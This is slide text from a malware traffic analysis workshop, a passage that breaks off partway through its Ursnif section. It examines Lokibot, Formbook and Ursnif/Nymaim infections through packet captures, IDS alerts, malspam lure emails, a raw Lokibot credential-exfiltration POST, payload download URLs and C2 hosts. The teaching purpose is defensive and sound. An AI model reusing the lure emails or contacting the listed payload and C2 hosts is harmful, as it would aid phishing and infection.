- File transfers over SMB
- IRC traffic
- Filtering for non-web traffic
- Traffic caused by Google Chrome

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

***Block 4: Windows
malware infections***



Block 4 - Overview

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- Info stealer using FTP
- Trickbot
- Emotet
- Monero cryptocurrency miner

Block 4 - Commodity malware infections



Malicious spam (malspam) is the most common method for mass-distribution of malware to Windows clients like laptops or desktops.


Block 4 - Commodity malware infections



Malspam-based malware distribution uses two general methods:

Attachments or links

Block 4 - Commodity malware infections




Block 4 - Up next...

- Commodity malware infections
- **Lokibot**
- Formbook
- Ursnif
- Info stealer using FTP
- Trickbot
- Emotet
- Monero cryptocurrency miner


Block 4 - Lokibot



MALSPAM



ZIP
ATTACHMENT



EXTRACTED EXE
DISGUISED AS A
DOCUMENT

NOTE: I've only seen Lokibot delivered through
malspam

Block 4 - Lokibot

Subject: TOP URGENT!! RFQ : ayer(PRSB)18-0089

From: "Kingston Miller" <KingstonMiller@gmail.com>

Date: Mon, 2019-07-22 00:16 UTC

Our Ref : ayer(PRSB)18-0089


Date : 23.07.2019

Dear Sir/madam,


**TOP URGENT!! RFQ
ayer(PRSB).zip**

Hi, Good day. I'm looking for your kindness to provide me with the quotation for the attached .Please quote me as soon as possible.

This is ***TOP URGENT*** item. Your quotation must be delivered to us on or before 23.07.2019 @ 1500HRS Malaysia time.



Block 4 - Lokibot



TOP URGENT!! RFQ
ayer(PRSB).zip

TOP URGENT!! RFQ
ayer(PRSB).exe

Block 4 - Lokibot

2019-MTA-workshop-block-4-01.pcap

IP	Port	Alert
185.55.227.119	80	ET TROJAN LokiBot User-Agent (Charon/Inferno)
185.55.227.119	80	ET TROJAN LokiBot Checkin
185.55.227.119	80	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1
185.55.227.119	80	MALWARE [PTsecurity] Loki Bot Check-in M2
185.55.227.119	80	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2

Block 4 - Lokibot

2019-MTA-workshop-block-4-01.pcap



Time	Dst	Dst port	Host	Info
2019-07-25 00:27...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:27...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:27...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:28...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:29...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:30...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:31...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:32...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:33...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:34...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:35...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:36...	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1
2019-07-25 00:37	185.55.227.119	80	manrp.com	POST /wp-includes/Text/u/fre.php HTTP/1

- **manrp.com - POST /wp-includes/Text/u/fre.php**

POST /wp-includes/Text/u/fre.php HTTP/1.0

User-Agent: Mozilla/4.08 (Charon; Inferno) 

Host: manrp.com

Accept: */*

Content-Type: application/octet-stream

Content-Encoding: binary

Content-Key: E22CD402

Content-Length: 325

Connection: close



.....ckav.ru....s.a.r.a.h...r.u.t.h.e.r.f.o.r.d.....R.U.T.H.E.R.F.O.R.D.-.P.C.....R.U.T.H.E.R.F.O.R.D.-
.P.C.....k.....<.....0...D.C.4.E.4.3.B.F.5.1.5.7.F.B.D.9.0.E.2.3.6.2.6.1.....tdzyig...b.H.0l...\$.s.a.r.
a.h...r.u.t.h.@.a-l.)..mET4...3s!t.pC8\$."..,Ho.(h|.#.\\ ..8K.S....*.Lw.4..e..2.y.W_.`.

HTTP/1.1 404 Not Found

Date: Thu, 25 Jul 2019 00:27:28 GMT

Server: Apache

Connection: keep-alive, close


Content-Type: text/html; charset=UTF-8

File not found.

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- **Formbook**
- Ursnif
- Info stealer using FTP
- Trickbot
- Emotet
- Monero cryptocurrency miner

Block 4 - Formbook



Block 4 - Formbook

Subject: QUARANTINE Fwd: SOA Statement of account

From: "George Thomas" <info@kozina.si>

Date: Wed, 2019-06-19 09:23 UTC

Good day,

Please find the invoices and updated statement of account attached for your reference. Kindly arrange to settle the due invoices at the earliest.

Regards,

George Thomas
Credit Officer – Finance
Aramex Emirates LLC - Dubai
E-mail : info@kozina.si



**Statement#of#account
June '19.xlsx**

Block 4 - Formbook



30 engines detected this file

**Statement#of#account
June '19.xlsx**

5208d92e65d3aea59dc6b14a7f0cb69bff398391ed6231b3899bf4c09fadde8c

Statement#of#account June '19.xlsx

attachment

cve-2017-11882

doc

exploit



Community Score



\$file Statement#of#account\ June\ \'19.xlsx

Statement#of#account June '19.xlsx: CDFV2 Encrypted

Block 4 - Formbook



Statement#off#account June '19.xlsx - Microsoft Excel

Home Insert Page Layout Formulas Data Review View

I11 fx

Statement#off#account June '19.xlsx

A	B	C	D	E	F	G	H	I	J
3	CONTRACTOR'S QUALITY CONTROL DAILY REPORT								
4	PROJECT #	CONTRACT #	REPORT NO.	SHEET # OF	DATE				
5	FACILITY								
6	WEATHER: Clear, Sunny, Cloudy, Windy, etc.	RADIANCE: Bright, Dark	TEMPERATURE: MAX, MIN	CONTRACTOR'S REPRESENTATIVE ON THE JOB					
7	I. PRIME CONTRACTOR								
8	NO. EMPLOYEES BY JOB CATEGORIES	Hours	HEAVY EQUIPMENT USE	NO. UNITS	NO. WORKERS	TDS	TDF	Comments	
	WORK PERFORMED BY PRIME CONTRACTOR								

Ready

10%

+

Block 4 - Formbook

2019-MTA-workshop-block-4-02.pcap

IP	Port	Alert
216.170.122.22	80	ET CURRENT_EVENTS Likely Evil EXE download from dotted Quad by MSXMLHTTP M1
216.170.122.22	80	ET CURRENT_EVENTS Likely Evil EXE download from dotted Quad by MSXMLHTTP M2
various IPs	80	ETPRO TROJAN FormBook CnC Checkin (GET)
various IPs	80	ETPRO TROJAN FormBook CnC Checkin (POST)

Block 4 - Formbook

2019-MTA-workshop-block-4-02.pcap



(http.request or tls.handshake.type == 1) and !(ssdp)					Expression...	+	basic	basic+	basic+dns
Time	Dst	port	Host	Info					
2019-06-20 02:54...	23.222.249.187	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1					
→ 2019-06-20 02:55...	216.170.122.22	80	216.170.122.22	GET /spkabo.exe HTTP/1.1					
2019-06-20 02:56...	195.201.179.80	80	www.shoppjsonlinemall.com	GET /na/?4hFx3pjH=HOJ1					
2019-06-20 02:57...	85.13.142.124	80	www.mitlaibundseele.info	GET /na/?4hFx3pjH=nWMU					
2019-06-20 02:57...	85.13.142.124	80	www.mitlaibundseele.info	POST /na/ HTTP/1.1 (a					
2019-06-20 02:57...	85.13.142.124	80	www.mitlaibundseele.info	POST /na/ HTTP/1.1 (a					
2019-06-20 02:58...	209.99.64.43	80	www.ledtextiles.com	GET /na/?4hFx3pjH=GIHD					
2019-06-20 02:58...	209.99.64.43	80	www.ledtextiles.com	POST /na/ HTTP/1.1 (a					
2019-06-20 02:58...	192.0.78.24	80	www.ervharmon.net	GET /na/?4hFx3pjH=jnwI					
2019-06-20 02:58...	192.0.78.24	80	www.ervharmon.net	POST /na/ HTTP/1.1 (a					
2019-06-20 02:59...	23.20.239.12	80	www.edwardprenticeltd.com	GET /na/?4hFx3pjH=ZThy					
2019-06-20 02:59...	23.20.239.12	80	www.edwardprenticeltd.com	POST /na/ HTTP/1.1 (a					
2019-06-20 02:59...	23.20.239.12	80	www.edwardprenticeltd.com	POST /na/ HTTP/1.1 (a					

- 216.170.122.22 - GET /spkabo.exe

Block 4 - Formbook

```
GET /spkabo.exe HTTP/1.1
Accept: */
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Host: 216.170.122.22
Connection: Keep-Alive
```



```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 02:55:22 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
Last-Modified: Wed, 19 Jun 2019 08:55:37 GMT
ETag: "ba606-58ba9649f0e90"
Accept-Ranges: bytes
Content-Length: 763398
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
```




```
MZP.....@.....
....L!..This program must be run under Win32
$7
```



Block 4 - Formbook

File →
Export Objects →
HTTP...



Block 4 - Formbook

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
60	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
938	216.170.122.22	application/x-msdownload	763 kB	spkabo.exe
959	www.shoppjsonlinemall.com	text/html	252 bytes	qSY3jDG0kzsta
977	www.mitlaibundseele.info	text/html	201 bytes	?4hFx3pjH=nW
990	www.mitlaibundseele.info	application/x-www-form-ur...	2,674 bytes	na
992	www.mitlaibundseele.info	text/html	201 bytes	na
1200	www.mitlaibundseele.info	application/x-www-form-ur...	210 kB	na

Text Filter:

Help Save All Close Save

Block 4 - Formbook

```
$ file spkabo.exe
```

```
spkabo.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
$ shasum -a 256 spkabo.exe
```

```
7690bc275d7d050d55b362241e3af12537e5e573880d44b66ee1d  
08d487040bf spkabo.exe
```


```
$
```

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- Formbook
- **Ursnif**
- Info stealer using FTP
- Trickbot
- Emotet
- Monero cryptocurrency miner

Block 4 - Ursnif

ENABLE
MACROS



Block 4 - Ursnif

2019-MTA-workshop-block-4-03.pcap

IP	Port	Alert
194.147.35.112	80	ETPRO CURRENT_EVENTS MalDoc Requesting Ursnif Payload 2018-09-24
194.147.35.112	80	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile
185.189.12.39	80	ETPRO CURRENT EVENTS Ursnif Loader Activity 2018-09-24
185.189.12.39	80	ETPRO TROJAN Ursnif Variant CnC Beacon 8 M1
185.189.12.39	80	ETPRO TROJAN Ursnif Variant CnC Beacon 8 M2

Block 4 - Ursnif

2019-MTA-workshop-block-4-03.pcap

IP	Port	Alert
185.139.79.182	443	ETPRO TROJAN Zeus Panda Banker / Ursnif Malicious SSL Certificate Detected
185.25.50.168	443	ETPRO TROJAN Zeus Panda Banker / Ursnif Malicious SSL Certificate Detected
185.130.104.9	80	ETPRO TROJAN W32/Nymain Checkin 6
185.203.117.178	80	ETPRO TROJAN W32/Nymain Checkin 6
185.130.104.9	80	ETPRO TROJAN W32/Nymain Checkin 5
185.203.117.178	80	ETPRO TROJAN W32/Nymain Checkin 5

Block 4 - Ursnif

2019-MTA-workshop-block-4-03.pcap



(http.request or tls.handshake.type == 1) and !(ssdp)					Expression... + basic basic+ basic+dns
Time	Src	Dst	port	Host	Info
→ 2019-05-03 18:43:12.100000	198.70.69.144	80		www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2019-05-03 18:47:12.100000	194.147.35.112	80		w53uli34zk.club	GET /skoex/po2.php?l=elof7.fq
2019-05-03 18:48:12.100000	185.189.12.139	80		nvr82644ooei.info	GET /images/X012twXPAzlqIs_2B
2019-05-03 18:48:12.100000	185.189.12.139	80		nvr82644ooei.info	GET /favicon.ico HTTP/1.1
2019-05-03 18:48:12.100000	185.189.12.139	80		nvr82644ooei.info	GET /images/X6f8HZdwWCW5v/vJ5
2019-05-03 18:48:12.100000	185.189.12.139	80		nvr82644ooei.info	GET /images/Auu2MHZ1kMFSn/mJ
2019-05-03 18:49:12.100000	185.139.70.182	443		mconorbenjamin.top	Client Hello
2019-05-03 18:49:12.100000	185.139.70.182	443		mconorbenjamin.top	Client Hello
2019-05-03 18:50:12.100000	185.139.70.182	443		mconorbenjamin.top	Client Hello
2019-05-03 18:50:12.100000	185.139.70.182	443		mconorbenjamin.top	Client Hello
2019-05-03 18:54:12.100000	185.25.50.168	443			Client Hello
2019-05-03 18:54:12.100000	185.49.70.81	80		185.49.70.81	GET /502.rar HTTP/1.1
2019-05-03 18:55:12.100000	185.25.50.168	443			Client Hello
2019-05-03 18:55:12.100000	185.203.117.178	80		zepter.com	POST /79qm28/index.php HTTP/1.1
2019-05-03 18:55:12.100000	185.203.117.178	80		carfax.com	POST /79qm28/index.php HTTP/1.1
2019-05-03 18:56:12.100000	185.130.104.9	80		zepter.com	POST /79qm28/index.php HTTP/1.1
2019-05-03 18:56:12.100000	185.130.104.9	80		youtube.com	POST / HTTP/1.1 (application)
2019-05-03 18:56:12.100000	185.130.104.9	80		youtube.com	POST / HTTP/1.1 (application)

Block 4 - Ursnif

194.147.35.112 port 80 - **w53uli34zk.club** - GET /skoex/po2.php?l=elof7.fgs
185.189.12.139 port 80 - **nvr82644ooei.info** - GET /images/[long string].avi
185.139.70.182 port 443 - **mconorbenjamin.top** - HTTPS/SSL/TLS traffic
185.25.50.168 port 443 - HTTPS/SSL/TLS traffic
185.49.70.81 port 80 - **185.49.70.81** - GET /502.rar **Ursnif**

185.203.117.178 port 80 - **carfax.com** - POST /79qm28/index.php
185.203.117.178 port 80 - **zepter.com** - POST /79qm28/index.php
185.130.104.9 port 80 - **carfax.com** - POST /79qm28/index.php
185.130.104.9 port 80 - **zepter.com** - POST /79qm28/index.php
185.130.104.9 port 80 - **youtube.com** POST /
185.130.104.9 port 80 - **facebook.com** - POST /
185.130.104.9 port 80 - **twitter.com** - POST / **Nymaim**

Block 4 - Ursnif



194.147.35.112 port 80 - w53uli34zk.club - GET /skoex/po2.php?I=elof7.fgs

185.189.12.139 port 80 - nvr82644ooei.info - GET /images/[long string].avi

185.139.70.182 port 443 - mconorbenjamin.top - HTTPS/SSL/TLS traffic

185.25.50.168 port 443 - HTTPS/SSL/TLS traffic

185.49.70.81 port 80 - 185.49.70.81 - GET /502.rar

185.203.117.178 port 80 - carfax.com - POST /79qm28/index.php

185.203.117.178 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - carfax.com - POST /79qm28/index.php

185.130.104.9 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - youtube.com POST /

185.130.104.9 port 80 - facebook.com - POST /

185.130.104.9 port 80 - twitter.com - POST /

**returned
EXE file**

Block 4 - Ursnif

194.147.35.112 port 80 - w53uli34zk.club - GET /skoex/po2.php?l=elof7.fgs

185.189.12.139 port 80 - nvr82644ooei.info - GET /images/[long string].avi

185.139.70.182 port 443 - mconorbenjamin.top - HTTPS/SSL/TLS traffic

185.25.50.168 port 443 - HTTPS/SSL/TLS traffic 

185.49.70.81 port 80 - 185.49.70.81 - GET /502.rar

185.203.117.178 port 80 - carfax.com - POST /79qm28/index.php

185.203.117.178 port 80 - zepter.com - POST /79qm28/index.php

